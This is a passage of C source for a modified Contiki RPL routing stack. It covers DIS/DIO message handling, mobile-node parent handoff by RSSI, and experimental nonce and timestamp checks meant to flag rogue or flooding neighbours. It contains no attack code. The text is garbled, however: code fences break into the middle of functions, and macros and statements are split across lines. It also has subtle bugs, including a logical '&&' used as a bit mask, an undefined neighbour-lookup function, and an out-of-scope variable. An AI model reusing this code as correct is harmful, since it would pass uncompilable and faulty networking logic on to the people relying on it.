    PRINTF("RPL: Cannot update the metric container when not joined\n");
    return;
  }

  if(dag->rank == ROOT_RANK(instance)) {
    path_metric = 0;
  } else {
    path_metric = calculate_path_metric(dag->preferred_parent);
  }

#if RPL_DAG_MC == RPL_DAG_MC_ETX
  instance->mc.length = sizeof(instance->mc.obj.etx);
  instance->mc.obj.etx = path_metric;

  PRINTF("RPL: My path ETX to the root is %u.%u\n",
        instance->mc.obj.etx / RPL_DAG_MC_ETX_DIVISOR,
        (instance->mc.obj.etx % RPL_DAG_MC_ETX_DIVISOR * 100) /
        RPL_DAG_MC_ETX_DIVISOR);
#elif RPL_DAG_MC == RPL_DAG_MC_ENERGY
  instance->mc.length = sizeof(instance->mc.obj.energy);

  if(dag->rank == ROOT_RANK(instance)) {
    type = RPL_DAG_MC_ENERGY_TYPE_MAINS;
  } else {
    type = RPL_DAG_MC_ENERGY_TYPE_BATTERY;
  }

  instance->mc.obj.energy.flags = type << RPL_DAG_MC_ENERGY_TYPE;
  instance->mc.obj.energy.energy_est = path_metric;
#endif /* RPL_DAG_MC == RPL_DAG_MC_ETX */
}
#endif /* RPL_DAG_MC == RPL_DAG_MC_NONE */
/*---------------------------------------------------------------------------*/



/*------------------------------rpl-icmp6.c----------------------------------*/
#include "net/tcpip.h"
#include "net/uip.h"
#include "net/uip-ds6.h"
#include "net/uip-nd6.h"
#include "net/uip-icmp6.h"
#include "net/rpl/rpl-private.h"
```

```
#include "net/packetbuf.h"

#define DEBUG DEBUG_NONE
#include "net/uip-debug.h"

#include <limits.h>
#include <string.h>

#ifdef RPL_NONCE_ID
#include <sys/types.h>

//#include <md5.h>
#include <sha1.h>
#endif

#if UIP_CONF_IPV6
/*---------------------------------------------------------------------------*/
#define RPL_DIO_GROUNDED                 0x80
#define RPL_DIO_MOP_SHIFT                3
#define RPL_DIO_MOP_MASK                 0x3c
#define RPL_DIO_PREFERENCE_MASK          0x07

#define UIP_IP_BUF       ((struct uip_ip_hdr *)&uip_buf[UIP_LLH_LEN])
#define UIP_ICMP_BUF     ((struct uip_icmp_hdr *)&uip_buf[uip_l2_l3_hdr_len])
#define UIP_ICMP_PAYLOAD ((unsigned char *)&uip_buf[uip_l2_l3_icmp_hdr_len])
/*---------------------------------------------------------------------------*/
static void dis_input(void);
static void dio_input(void);
static void dao_input(void);
static void dao_ack_input(void);

/* some debug callbacks useful when debugging RPL networks */
#ifdef RPL_DEBUG_DIO_INPUT
void RPL_DEBUG_DIO_INPUT(uip_ipaddr_t *, rpl_dio_t *);
#endif

#ifdef RPL_DEBUG_DAO_OUTPUT
void RPL_DEBUG_DAO_OUTPUT(rpl_parent_t *);
#endif

static uint8_t dao_sequence = RPL_LOLLIPOP_INIT;

extern rpl_of_t RPL_OF;

rpl_instance_t *process_instance;
/*
 * dis_rssi -> RSSI reading from DIS
 * dis_number -> DIS counter value
 * rssi_average -> store final value from the calculated RSSI average
 */
static uint8_t dis_rssi, dis_number, rssi_average;


/* Store possible parents info, gathered in discovery phase. */
static uint16_t possible_parent_rssi[5];
static uip_ipaddr_t possible_parent_addr[5];
#ifdef RPL_PLUS_PLUS
static uint16_t parent_of[5];
#endif
#ifdef RPL_NONCE_ID
static void *LIST_CONCAT(neighbor_security_list,_list) = NULL;
list_t neighbor_security_list = (list_t)&LIST_CONCAT(neighbor_security_list,_list);
uint8_t is_sec_init = 0 ;
uint16_t nonce_id ;
uint8_t is_create = 0 ;
#endif
/* Aid in storage of the above info. */
```

```
uint16_t best_parent_rssi;
uip_ipaddr_t best_parent_addr;
rpl_dio_t best_parent_dio;
rpl_parent_t *p;

/*
 * j -> used to cycle through the array of DIOs received in discovery phase
 * true_rssi -> used to aid on calculation of true_rssi_average
 * true_rssi_average -> real measurable RSSI average
 */
static int number_of_dios, true_rssi, true_rssi_average;

/* Store DIOs gathered in discovery phase. */
rpl_dio_t dios[5];

/* Assessing parent. Used to store address from child who sent DIS, to reply with DIO. */
uip_ipaddr_t *dio_addr;

/* Flag used distinguish when the DIS reception process has started. */
char process_dis_input = 0;

/* Self explanatory variables. */
PROCESS(multiple_dis_input, "Sliding DIS input");
PROCESS(wait_dios, "Multiple DIO input");
process_event_t dis_event;
process_event_t wait_dios_event;

/* Self-scalable timer on burst of DIS reception*/
static struct etimer dis_delay;

/* Priority assigned to each DIO*/
char priority;
/*
 * Timer used to delimit reception of DIOs in Discovery Phase.
 * After which, parent comparison will start.
 */
static struct etimer dios_input;

/* DAO delay upon best parent DIO processing */
struct ctimer dao_period;

/*---------------------------------------------------------------------------*/
static int get_global_addr(uip_ipaddr_t *addr)
{
	int i;
	int state;

	for (i = 0; i < UIP_DS6_ADDR_NB; i++) {
		state = uip_ds6_if.addr_list[i].state;
		if (uip_ds6_if.addr_list[i].isused
				&& (state == ADDR_TENTATIVE || state == ADDR_PREFERRED)) {
			if (!uip_is_addr_link_local(&uip_ds6_if.addr_list[i].ipaddr)) {
				memcpy(addr, &uip_ds6_if.addr_list[i].ipaddr,
						sizeof(uip_ipaddr_t));
				return 1;
			}
		}
	}
	return 0;
}
/*---------------------------------------------------------------------------*/
static uint32_t get32(uint8_t *buffer, int pos) {
	return (uint32_t) buffer[pos] << 24 | (uint32_t) buffer[pos + 1] << 16
			| (uint32_t) buffer[pos + 2] << 8 | buffer[pos + 3];
}
/*---------------------------------------------------------------------------*/
static void set32(uint8_t *buffer, int pos, uint32_t value) {
        buffer[pos++] = value >> 24;
        buffer[pos++] = (value >> 16) & 0xff;
        buffer[pos++] = (value >> 8) & 0xff;
        buffer[pos++] = value & 0xff;
}
/*---------------------------------------------------------------------------*/
static uint16_t get16(uint8_t *buffer, int pos) {
        return (uint16_t) buffer[pos] << 8 | buffer[pos + 1];
}
/*---------------------------------------------------------------------------*/
static void set16(uint8_t *buffer, int pos, uint16_t value) {
        buffer[pos++] = value >> 8;
        buffer[pos++] = value & 0xff;
}

void start_parent_unreachable(void)
{
        process_post(&unreach_process, PARENT_UNREACHABLE, NULL);
}
/*---------------------------------------------------------------------------*/
static void dis_input(void) {
        rpl_instance_t *instance;
        rpl_instance_t *end;

        unsigned char *buffer;
        rpl_parent_t *p;
        rpl_dag_t *dag;
        uip_ipaddr_t myaddr;
        uip_ipaddr_t *pref;
        rpl_parent_t *p_dis;
        uip_ipaddr_t *dis_addr;
        uint8_t my_ip6id;
        uint8_t send_ip6id;
        int real_rssi;

        dis_rssi = packetbuf_attr(PACKETBUF_ATTR_RSSI);
        instance = &instance_table[0];
        dag = instance->current_dag;
        /* DAG Information Solicitation */
        PRINTF("RPL: Received a DIS from "); PRINT6ADDR(&UIP_IP_BUF->srcipaddr); PRINTF("\n");
        /* Store address from the node who sent the DIS, to reply with DIO afterwards */
        dio_addr = (&UIP_IP_BUF->srcipaddr);
        buffer = UIP_ICMP_PAYLOAD;

        real_rssi = buffer[0] - 45;
        if (buffer[0] > 200) {
                real_rssi = buffer[0] - 255 - 46;
        }

        myaddr = uip_ds6_if.addr_list[2].ipaddr;
        my_ip6id = myaddr.u8[15];
        PRINTF("dis_target = %u, , my_id = %u, rssi = %d\n", buffer[2], my_ip6id, real_rssi);

#if MOBILE_NODE
        if(((buffer[1] & 0x80) >> 7 == 1) && (my_ip6id == buffer[2])) {
                pref = rpl_get_parent_ipaddr(dag->preferred_parent);
                p_dis = rpl_find_parent(dag,dio_addr);
                dis_addr = rpl_get_parent_ipaddr(p_dis);
                if(uip_ipaddr_cmp(dis_addr,pref)) {
                        if(real_rssi < -85 && hand_off_backoff_flag == 0 && test_unreachable != 1) {
                                PRINTF("DIS FROM PREFERRED PARENT\n");
                                rpl_unreach();
                                test_unreachable = 1;
                                process_post(&unreach_process, PARENT_UNREACHABLE, NULL);
                                return;
                        }
                }
        }

#endif

        if (buffer[2] != 0) {
                return;
        }

        for (instance = &instance_table[0], end = instance + RPL_MAX_INSTANCES;
                        instance < end; ++instance) {
                if (instance->used == 1) {
                        process_instance = instance;
                        dag = instance->current_dag;
#if RPL_LEAF_ONLY
                        if(!uip_is_addr_mcast(&UIP_IP_BUF->destipaddr)) {
                                PRINTF("RPL: LEAF ONLY Multicast DIS will NOT reset DIO timer\n");
#else /* !RPL_LEAF_ONLY */

                        if (uip_is_addr_mcast(&UIP_IP_BUF->destipaddr)) {

                                /* Here starts the reception and calculation of average RSSI when a burst of DIS
is received. */

                                /* Received multicast DIS with flag = 1 */
                                if ((buffer[1] & 0x80) >> 7 == 1
                                                && ((buffer[1] & 0x60) >> 5) != 0) {
                                        /* Loop avoidance */
                                        p = rpl_find_parent(dag, dio_addr);
                                        if (p != NULL) {
                                                PRINTF("Ignoring a DIO request."); PRINTF("\n");
                                                return;
                                        }
                                        /* Get counter */
                                        dis_number = (buffer[1] & 0x60) >> 5;
                                        PRINTF("Received DIS number %u\n", dis_number);
                                        /* RSSI calculation */
                                        true_rssi = dis_rssi - 45;
                                        if (dis_rssi > 200) {
                                                true_rssi = dis_rssi - 255 - 46;
                                        }
                                        true_rssi_average += true_rssi;
                                        /* Start process to receive DISs according to self-scalable timer */
                                        if (process_dis_input == 0) {
                                                process_start(&multiple_dis_input, NULL);
                                                process_dis_input++;
                                        }
                                        process_post_synch(&multiple_dis_input, SET_DIS_DELAY,
                                                        NULL);
                                        return;
                                } else {
                                        PRINTF("RPL: Multicast DIS => reset DIO timer\n");
                                        rpl_reset_dio_timer(instance);
                                }

                        } else {
#endif /* !RPL_LEAF_ONLY */
                                if ((buffer[1] && 0x80) >> 7 == 1) {
                                        /* If a Unicast DIS with flag is received, just reply with a DIO with flag.
*/
                                        dio_output(instance, &UIP_IP_BUF->srcipaddr, 1);
                                        return;
                                } else {
                                        PRINTF("RPL: Unicast DIS, reply to sender\n");
                                        dio_output(instance, &UIP_IP_BUF->srcipaddr, 0);
                                }
                        }
                }
        }
}
/*---------------------------------------------------------------------------*/
void eventhandler2(process_event_t ev, process_data_t data) {
        rpl_instance_t *instance = &instance_table[0];

        switch (ev) {

        /*
         * Self scalable timer. This event uses the dis_number received
         * and sets the timer accordingly.
         */
        case SET_DIS_DELAY: {
                etimer_set(&dis_delay, (3 - dis_number) * CLOCK_SECOND / 50);
        }
                break;

                /*
                 * If all the DISs were received, this function is started to process them.
                 * It will assign a priority to the DIO, according to the rssi_average value
                 * and trigger the DIO with new_dio_interval();
                 */
        case PROCESS_EVENT_TIMER: {
                if (data == &dis_delay && etimer_expired(&dis_delay)) {
                        true_rssi_average = true_rssi_average / (dis_number);
                        rssi_average = 255 + 46 + true_rssi_average;

                        if (true_rssi_average > -85) {
                                priority = 1;
                                if (true_rssi_average > -80) {
                                        priority = 0;
                                }
                                /* Schedule DIO response according to the priority assigned to the DIO */
                                new_dio_interval(process_instance, NULL, 2, priority);
                                true_rssi_average = 0;
                        } else {
                                PRINTF("Ignoring DIO request. Average = %d\n", true_rssi_average);
                                true_rssi_average = 0;
                        }
                }
        }
                break;
        }
}
/*---------------------------------------------------------------------------*/
PROCESS_THREAD(multiple_dis_input, ev, data) {
        PROCESS_BEGIN();
        dis_event = process_alloc_event();
        while (1) {
                PROCESS_YIELD()
                ;
                eventhandler2(ev, data);
        }

PROCESS_END();
}

/*---------------------------------------------------------------------------*/
/* Added flags and counter */
void
dis_output(uip_ipaddr_t *addr, uint8_t flags, uint8_t counter, uint8_t rssi, uint8_t ip6id)
{
        unsigned char *buffer;
        uip_ipaddr_t tmpaddr;
        char process_start_wait_dios = 0;

/* DAG Information Solicitation  - 2 bytes reserved      */
/*      0 1 2 3 4 5 6 7 0 1 2 3 4 5 6 7 0 1 2 3 4 5 6 7  */
/*     +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+ */
/*     |     Flags     |F| C | Reserved|   Option(s)...  */
/*     +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+ */

buffer = UIP_ICMP_PAYLOAD;
buffer[0] = rssi;
buffer[1] = flags << 7;
buffer[1] |= counter << 5;
buffer[2] = ip6id >> 2;
PRINTF("dis target is %u\n", buffer[2]);

if (addr == NULL) {
		uip_create_linklocal_rplnodes_mcast(&tmpaddr);
		addr = &tmpaddr;
}

PRINTF("RPL: Sending a DIS to "); PRINT6ADDR(addr); PRINTF("\n");

uip_icmp6_send(addr, ICMP6_RPL, RPL_CODE_DIS, 3);

/*
 * After sending a DIS. We check here if it was part of DIS burst (flag = 1).
 * We also check if it was the last DIS being sent (total of 3).
 * If this is true, we start the timer that waits for DIO replies from possible parents.
 * We use a flag to distinguish if we should start the process or reset the timer.
 */
if (addr == &tmpaddr && flags == 1 && counter == 3) {
		if (process_start_wait_dios == 0) {
				process_start(&wait_dios, NULL);
				process_post_synch(&wait_dios, SET_DIOS_INPUT, NULL);
				process_start_wait_dios++;
		} else {
				process_post_synch(&wait_dios, SET_DIOS_INPUT, NULL);
		}
}
}
/*---------------------------------------------------------------------------*/
#ifdef RPL_NONCE_ID

//LIST(neighbor_security_list);
// static void *LIST_CONCAT(neighbor_security_list,_list) = NULL;

// list_t neighbor_security_list = (list_t)&LIST_CONCAT(neighbor_security_list,_list);

struct nbr_sec_list * find_neigbour_by_nonce_id(uint16_t id)
{
  struct nbr_sec_list *s = NULL;
  for(s = list_head(neighbor_security_list);
      s != NULL;
      s = list_item_next(s)) {
          if(s->nonce_id == id)
            return s ;
  }
  return NULL;
}
#endif
static void
dio_input(void)
{
unsigned char *buffer;
uint8_t buffer_length;
rpl_dio_t dio;
uint8_t subopt_type;
int i;
int len;
uip_ipaddr_t from;
uip_ipaddr_t *pref_addr;
rpl_parent_t *p_dio;
uip_ipaddr_t *from_addr;
uip_ds6_nbr_t *nbr;

rpl_instance_t *instance = &instance_table[0];
rpl_dag_t *dag = instance->current_dag;

memset(&dio, 0, sizeof(dio));

/* Set default values in case the DIO configuration option is missing. */
dio.dag_intdoubl = RPL_DIO_INTERVAL_DOUBLINGS;
dio.dag_intmin = RPL_DIO_INTERVAL_MIN;
dio.dag_redund = RPL_DIO_REDUNDANCY;
dio.dag_min_hoprankinc = RPL_MIN_HOPRANKINC;
dio.dag_max_rankinc = RPL_MAX_RANKINC;
dio.ocp = RPL_OF.ocp;
dio.default_lifetime = RPL_DEFAULT_LIFETIME;
dio.lifetime_unit = RPL_DEFAULT_LIFETIME_UNIT;

uip_ipaddr_copy(&from, &UIP_IP_BUF->srcipaddr);
#define                                                                print6addr(addr)
printf("[%02x%02x:%02x%02x:%02x%02x:%02x%02x:%02x%02x:%02x%02x:%02x%02x:%02x%02x]",        ((uint8_t
*)addr)[0], ((uint8_t *)addr)[1], ((uint8_t *)addr)[2], ((uint8_t *)addr)[3], ((uint8_t *)addr)[4], ((uint8_t *)addr)[5], ((uint8_t
*)addr)[6], ((uint8_t *)addr)[7], ((uint8_t *)addr)[8], ((uint8_t *)addr)[9], ((uint8_t *)addr)[10], ((uint8_t *)addr)[11], ((uint8_t
*)addr)[12], ((uint8_t *)addr)[13], ((uint8_t *)addr)[14], ((uint8_t *)addr)[15])
/* DAG Information Object */
PRINTF("RPL: Received a DIO from "); PRINT6ADDR(&from); PRINTF("\n");
if ((nbr = uip_ds6_nbr_lookup(&from)) == NULL) {
        if ((nbr = uip_ds6_nbr_add(&from,
                        (uip_lladdr_t *) packetbuf_addr(PACKETBUF_ADDR_SENDER), 0,
                        NBR_REACHABLE)) != NULL) {
                /* set reachable timer */
                stimer_set(&nbr->reachable, UIP_ND6_REACHABLE_TIME / 1000);
                PRINTF("RPL: Neighbor added to neighbor cache "); PRINT6ADDR(&from); PRINTF(", ");
PRINTLLADDR((uip_lladdr_t *)packetbuf_addr(PACKETBUF_ADDR_SENDER)); PRINTF("\n");
        } else {
                PRINTF("RPL: Out of Memory, dropping DIO from "); PRINT6ADDR(&from); PRINTF(", ");
PRINTLLADDR((uip_lladdr_t *)packetbuf_addr(PACKETBUF_ADDR_SENDER)); PRINTF("\n");
                return;
        }
} else {
        PRINTF("RPL: Neighbor already in neighbor cache\n");
}

buffer_length = uip_len - uip_l3_icmp_hdr_len;

/* Process the DIO base option. */
i = 0;
buffer = UIP_ICMP_PAYLOAD;

dio.instance_id = buffer[i++];
dio.version = buffer[i++];
dio.rank = get16(buffer, i);
i += 2;

PRINTF("RPL: Incoming DIO (id, ver, rank) = (%u,%u,%u)\n",
                (unsigned)dio.instance_id,
                (unsigned)dio.version,
                (unsigned)dio.rank);

dio.grounded = buffer[i] & RPL_DIO_GROUNDED;
dio.mop = (buffer[i] & RPL_DIO_MOP_MASK) >> RPL_DIO_MOP_SHIFT;
dio.preference = buffer[i++] & RPL_DIO_PREFERENCE_MASK;

/*
 0 1 2 3 4 5 6 7 0 1 2 3 4 5 6 7 0 1 2 3 4 5 6 7 0 1 2 3 4 5 6 7
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 | RPLInstanceID |Version Number |            Rank             |
 |+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 ||G|0| MOP | Prf |     DTSN      |     Flags | F |     RSSI                |
 |+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |                                                             |
 +                                                             +
 |                                                             |
 +                            DODAGID                          +
 |                                                             |
 +                                                             +
 |                                                             |
 ||+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+--+
 |   Option(s)...
 ||+-+-+-+-+-+-+-+-+
 *
 * According to the specification, DIO messages have the bytes Flags and Reserved equals to 0
 * F is being used to distinguish normal DIO from those triggered by the mobility process
 * When a parent sends a DIS with a flag, a DIO response is expected, and this DIO needs to carry a flag
 * so that normal/periodic DIOs don't trigger an unexpected behavior.
 * Reserved is being used to send the RSSI that is read by the parent upon DIS reception.
 */
dio.dtsn = buffer[i++];
#ifdef RPL_NONCE_ID
uint16_t nonce_id = get16(buffer, i);
if(is_sec_init == 0){
    is_sec_init = 1;
    list_init(neighbor_security_list);
}
dio.nonce_id = get16(buffer, i);
PRINTF("Nonce Id is 0x%04X\n", dio.nonce_id);
struct nbr_sec_list *node = find_neigbour_by_ip(&from);
if(node == NULL)
{
    /* Add it to list */
    node = malloc(sizeof(struct nbr_sec_list));
    list_add(neighbor_security_list , node);
    node->nonce_id = dio.nonce_id;
    node->TF = TF_VALUE_ONE;
    node->ddos_cnt = 0 ;
    memcpy(node->ipv6_addr , &from , 16 );
}
if(node->nonce_id != dio.nonce_id)
{
                node->TF = TF_VALUE_ZERO ;
                #define                                                                                                    printIpAddress(addr)
printf("[%02x%02x:%02x%02x:%02x%02x:%02x%02x:%02x%02x:%02x%02x:%02x%02x:%02x%02x]",              ((uint8_t
*)addr)[0], ((uint8_t *)addr)[1], ((uint8_t *)addr)[2], ((uint8_t *)addr)[3], ((uint8_t *)addr)[4], ((uint8_t *)addr)[5], ((uint8_t
*)addr)[6], ((uint8_t *)addr)[7], ((uint8_t *)addr)[8], ((uint8_t *)addr)[9], ((uint8_t *)addr)[10], ((uint8_t *)addr)[11], ((uint8_t
*)addr)[12], ((uint8_t *)addr)[13], ((uint8_t *)addr)[14], ((uint8_t *)addr)[15])
                printf("Abnormal nonce detected : ");
                printIpAddress(&from);
                printf("0x%04X != 0x%04X\n",node->nonce_id ,dio.nonce_id);
#if 0
                rpl_unreach();
    test_unreachable = 1;
    process_post(&unreach_process, PARENT_UNREACHABLE, NULL);
#else
    rpl_instance_t *instance = rpl_get_instance(dio.instance_id);
    rpl_reset_dio_timer(instance);
                dio.nonce_id = node->nonce_id;
#endif

}
dio.TF = node->TF;
#endif
i += 2;
```

```
/* one reserved byte */
/*i += 1; */

memcpy(&dio.dag_id, buffer + i, sizeof(dio.dag_id));
i += sizeof(dio.dag_id);

PRINTF("RPL: Incoming DIO (dag_id, pref) = ("); PRINT6ADDR(&dio.dag_id); PRINTF(", %u)\n", dio.preference);

/* Check if there are any DIO suboptions. */
for (; i < buffer_length; i += len) {
	subopt_type = buffer[i];
	if (subopt_type == RPL_OPTION_PAD1) {
		len = 1;
	} else {
		/* Suboption with a two-byte header + payload */
		len = 2 + buffer[i + 1];
	}

	if (len + i > buffer_length) {
		PRINTF("RPL: Invalid DIO packet\n"); RPL_STAT(rpl_stats.malformed_msgs++);
		return;
	}

	/*PRINTF("RPL: DIO option %u, length: %u\n", subopt_type, len - 2); */

	switch (subopt_type) {
	case RPL_OPTION_DAG_METRIC_CONTAINER:
		if (len < 6) {
			/*PRINTF("RPL: Invalid DAG MC, len = %d\n", len); */
			RPL_STAT(rpl_stats.malformed_msgs++);
			return;
		}
		dio.mc.type = buffer[i + 2];
		dio.mc.flags = buffer[i + 3] << 1;
		dio.mc.flags |= buffer[i + 4] >> 7;
		dio.mc.aggr = (buffer[i + 4] >> 4) & 0x3;
		dio.mc.prec = buffer[i + 4] & 0xf;
		dio.mc.length = buffer[i + 5];

		if (dio.mc.type == RPL_DAG_MC_NONE) {
			/* No metric container: do nothing */
		} else if (dio.mc.type == RPL_DAG_MC_ETX) {
			dio.mc.obj.etx = get16(buffer, i + 6);

			PRINTF("RPL: DAG MC: type %u, flags %u, aggr %u, prec %u, length %u, ETX %u\n",
					(unsigned)dio.mc.type,
					(unsigned)dio.mc.flags,
					(unsigned)dio.mc.aggr,
					(unsigned)dio.mc.prec,
					(unsigned)dio.mc.length,
					(unsigned)dio.mc.obj.etx);
		} else if (dio.mc.type == RPL_DAG_MC_ENERGY) {
			dio.mc.obj.energy.flags = buffer[i + 6];
			dio.mc.obj.energy.energy_est = buffer[i + 7];
		} else {
			PRINTF("RPL: Unhandled DAG MC type: %u\n", (unsigned)dio.mc.type);
			return;
		}
		break;
	case RPL_OPTION_ROUTE_INFO:
		if (len < 9) {
			PRINTF("RPL:    Invalid    destination    prefix    option,    len    =    %d\n",    len);
RPL_STAT(rpl_stats.malformed_msgs++);
			return;
		}

		/* The flags field includes the preference value. */
```

```
                dio.destination_prefix.length = buffer[i + 2];
                dio.destination_prefix.flags = buffer[i + 3];
                dio.destination_prefix.lifetime = get32(buffer, i + 4);

                if (((dio.destination_prefix.length + 7) / 8) + 8 <= len
                                && dio.destination_prefix.length <= 128) {
                        PRINTF("RPL: Copying destination prefix\n");
                        memcpy(&dio.destination_prefix.prefix, &buffer[i + 8],
                                        (dio.destination_prefix.length + 7) / 8);
                } else {
                        PRINTF("RPL:    Invalid    route    info    option,    len    =    %d\n",    len);
RPL_STAT(rpl_stats.malformed_msgs++);
                        return;
                }

                break;
        case RPL_OPTION_DAG_CONF:
                if (len != 16) {
                        PRINTF("RPL:    Invalid    DAG    configuration    option,    len    =    %d\n",    len);
RPL_STAT(rpl_stats.malformed_msgs++);
                        return;
                }

                /* Path control field not yet implemented - at i + 2 */
                dio.dag_intdoubl = buffer[i + 3];
                dio.dag_intmin = buffer[i + 4];
                dio.dag_redund = buffer[i + 5];
                dio.dag_max_rankinc = get16(buffer, i + 6);
                dio.dag_min_hoprankinc = get16(buffer, i + 8);
                dio.ocp = get16(buffer, i + 10);
                /* buffer + 12 is reserved */
                dio.default_lifetime = buffer[i + 13];
                dio.lifetime_unit = get16(buffer, i + 14);
                PRINTF("RPL:  DAG  conf:dbl=%d,  min=%d  red=%d  maxinc=%d  mininc=%d  ocp=%d  d_l=%u
l_u=%u\n",
                                dio.dag_intdoubl, dio.dag_intmin, dio.dag_redund,
                                dio.dag_max_rankinc, dio.dag_min_hoprankinc, dio.ocp,
                                dio.default_lifetime, dio.lifetime_unit);
                break;
        case RPL_OPTION_PREFIX_INFO:
                if (len != 32) {
                        PRINTF("RPL: DAG prefix info not ok, len != 32\n");
                        RPL_STAT(rpl_stats.malformed_msgs++);
                        return;
                }
                dio.prefix_info.length = buffer[i + 2];
                dio.prefix_info.flags = buffer[i + 3];
                /* valid lifetime is ignored for now - at i + 4 */
                /* preferred lifetime stored in lifetime */
                dio.prefix_info.lifetime = get32(buffer, i + 8);
                /* 32-bit reserved at i + 12 */
                PRINTF("RPL: Copying prefix information\n");
                memcpy(&dio.prefix_info.prefix, &buffer[i + 16], 16);
                break;
        case RPL_OPTION_SMART_HOP:
                if (len != 4) {
                        printf("RPL: smart-HOP info not ok, len != 4\n");
                        RPL_STAT(rpl_stats.malformed_msgs++);
                        return;
                }
                i += 2;
                dio.flags = buffer[i++];
                dio.rssi = buffer[i++];
                /* Update time */
                uint16_t timestamp = get16(buffer,i);
                i += 2 ;
                printf("Received timestamp is %u\n", timestamp );
```

```
                        /* Detect abnormal behaviour */
                        if(timestamp < RPL_TIMESTAMP_THRESHOLD)
                        {
                                if(node->ddos_cnt ++ < 20){
                                        return;
                                }
                                else
                                        node->ddos_cnt = 0;
                                printf("Abnormal DDos detected\n");
                                node->TF = TF_VALUE_ZERO;
                        #if 1
                                //rpl_unreach();
                        test_unreachable = 1;
                        rpl_instance_t *instance = rpl_get_instance(dio.instance_id);
                        //rpl_reset_dio_timer(instance);
                        //process_post(&unreach_process, PARENT_UNREACHABLE, NULL);
                        #endif
                                return;
                        }
                        /* + 20 for sha1 field TODO: we implement to check sha1 field */
                        i += 10 ;
                        break;

                default:
                        PRINTF("RPL: Unsupported suboption type in DIO: %u\n",
                                        (unsigned)subopt_type);
                }
}

#ifdef RPL_DEBUG_DIO_INPUT
RPL_DEBUG_DIO_INPUT(&from, &dio);
#endif

/*
 * DIO reception can occur in 2 cases:
 *  - DIO reply when assessing parent
 *  - DIO reply when in discovery phase
 * IF we are assessing parent and receive a DIO:
 *  - Stop the countdown of the DIO reception
 *  if timer reached 0, the parent is considered unreachable
 *  - Post an event stating that a DIO was received and the parent is reachable.
 * If we are in discovery phase:
 *  - Save DIO address in array
 *  - Save RSSI in array
 *  - Save DIO in array
 *  - Increment total number of DIOs received (j)
 */

#if MOBILE_NODE
if(dio.flags == 1 && mobility_flag == 1) {
                process_post_synch(&unreach_process, STOP_DIO_CHECK, NULL);
                process_post_synch(&unreach_process, PARENT_REACHABLE, dio.rssi);
                return;
}
if(dio.flags == 2 && mobility_flag == 1) {
                p_dio = rpl_find_parent(dag, &from);
                pref_addr = rpl_get_parent_ipaddr(dag->preferred_parent);
                dio_addr = rpl_get_parent_ipaddr(p_dio);
                if(uip_ipaddr_cmp(dio_addr, pref_addr)) {
                        PRINTF("DIO from preferred parent -> DISCARDING\n");
                        return;
                }

                PRINTF("Saving DIO from %u\n", from.u8[15]);
                possible_parent_addr[number_of_dios] = from;
                possible_parent_rssi[number_of_dios] = dio.rssi;
#ifdef RPL_PLUS_PLUS
```

```
		parent_of[number_of_dios] = dio.mc.obj.etx;
#endif
		dios[number_of_dios] = dio;
		number_of_dios++;
		/*PRINTF("Number of DIOs received = %d\n",number_of_dios);*/
		return;
}
#endif
if (mobility_flag != 1 && dio.flags == 0) {
		rpl_process_dio(&from, &dio, 0);
}
}
void eventhandler3(process_event_t ev, process_data_t data) {
rpl_instance_t *instance = &instance_table[0];
rpl_dag_t *dag = instance->current_dag;
int best_rssi, k, t;

switch (ev) {

/* Timer initiated after a DIS is sent, to wait for all DIO replies from possible parents. */
case SET_DIOS_INPUT: {
				etimer_set(&dios_input, CLOCK_SECOND / 20);
}
		break;

case STOP_DIOS_INPUT: {
		etimer_stop(&dios_input);
} break;

case PROCESS_EVENT_TIMER: {
		/*
		 * When the dios_input timer expires, we start comparing the received DIOs.
		 */
		if (data == &dios_input && etimer_expired(&dios_input)) {
				if (number_of_dios != 0 && mobility_flag == 1
								&& hand_off_backoff_flag == 0) {

						PRINTF("Received %d DIOS\n",number_of_dios);
						PRINTF("DIOS table list:\n");

						for (t = 0; t < number_of_dios; t++) {
								PRINTF("%u", possible_parent_addr[t].u8[15]);
								PRINT6ADDR(&possible_parent_addr[t]);
								PRINTF(" -> %u\n",possible_parent_rssi[t]);
						}
						best_parent_rssi = possible_parent_rssi[0];
						best_parent_addr = possible_parent_addr[0];
						best_parent_dio = dios[0];
						if (best_parent_rssi < 50) {
								best_parent_rssi += 255;
						}
						#ifdef RPL_PLUS_PLUS
						uint16_t avg_of = 0;
						for (k = 1; k < number_of_dios; k++) {
								avg_of += possible_parent_rssi[k];
						}
						avg_of = avg_of / number_of_dios;
						#endif
						for (k = 1; k < number_of_dios; k++) {
								if (possible_parent_rssi[k] < 50) {
										possible_parent_rssi[k] = possible_parent_rssi[k] + 255;
								}
								/*PRINTF("COMPARING: \n");
								 PRINT6ADDR(&best_parent_addr);
								 PRINTF(" %u\n",best_parent_rssi);
								 PRINT6ADDR(&possible_parent_addr[k]);
								 PRINTF(" %u\n",possible_parent_rssi[k]); */
```

```
                #ifdef RPL_PLUS_PLUS
                #ifdef RPL_NONCE_ID
                        if      (possible_parent_rssi[k]*dios[k].TF*avg_of/parent_of[k]        >
best_parent_rssi) {
                                best_parent_rssi                                              =
possible_parent_rssi[k]*dios[k].TF*avg_of/parent_of[k];
                #else
                if (possible_parent_rssi[k]*avg_of/parent_of[k] > best_parent_rssi) {
                        best_parent_rssi = possible_parent_rssi[k]*avg_of/parent_of[k];
                #endif
                #else
                        if (possible_parent_rssi[k] > best_parent_rssi) {
                                best_parent_rssi = possible_parent_rssi[k];
                #endif

                        best_parent_addr = possible_parent_addr[k];
                        best_parent_dio = dios[k];
                }
        }
        PRINTF("Best -> %u\n", best_parent_addr.u8[15]);
        if (uip_ipaddr_cmp
        (&best_parent_addr,
                        (rpl_get_parent_ipaddr(dag->preferred_parent)))) {
                /*PRINTF("Best parent = current parent\n");*/
                if (best_parent_rssi > 255) {
                        best_parent_rssi -= 255;
                }
                best_rssi = best_parent_rssi - 45;
                if (best_parent_rssi > 200) {
                        best_rssi = best_parent_rssi - 255 - 46;
                }
